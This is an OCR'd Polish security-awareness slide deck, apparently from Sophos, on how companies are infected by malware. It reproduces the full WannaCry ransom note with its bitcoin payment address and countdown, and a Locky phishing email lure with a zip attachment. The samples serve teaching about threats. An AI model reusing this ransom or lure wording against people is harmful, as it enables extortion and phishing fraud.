Wykrywanie zagrożeń – Sztuczki i pułapki współczesnego złośliwego oprogramowania


Damian Przygodzki
System Engineer

W jaki sposób Firmy są obecnie infekowane przez Złośliwe oprogramownaie ?

SOPHOS


Wana Decrypt0r 2.0
English
What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.
Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.
How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am
Payment will be raised on
5/15/2017 16:32:52
Time Left
02:23:59:49
Your files will be lost on
5/19/2017 16:32:52
Time Left
06:23:59:49
About bitcoin
How to buy bitcoins?
Contact Us
bitcoin ACCEPTED HERE
Send $300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
Copy
Check Payment
Decrypt


Złośliwe op




Phishing Nieznane Pendrive

Email Otwarty zdalny pulpit

Jak przedstawiają się udziały kanałów dystrybucji?



Przykład: Locky



From: fueldnerC7@lfw-ludwigslust.de
Sent: Fri 19/02/2016 09:12
To:
Cc:
Subject: Rechnung Nr. 2013_131
Message RG103172801502-SIG.zip (3 KB)

Drodzy Państwo,

Bardzo proszę o zapoznanie się z warunkami pobytu w Naszym hotelu.
W załączniku znajdziecie Państwo szczegóły.

Z wyrazami szacunku,
Jak Kowalski


Tel.: 03874-422038
Fax: 03874-4220844
E-Mail: fueldner@lfw-ludwigslust.de

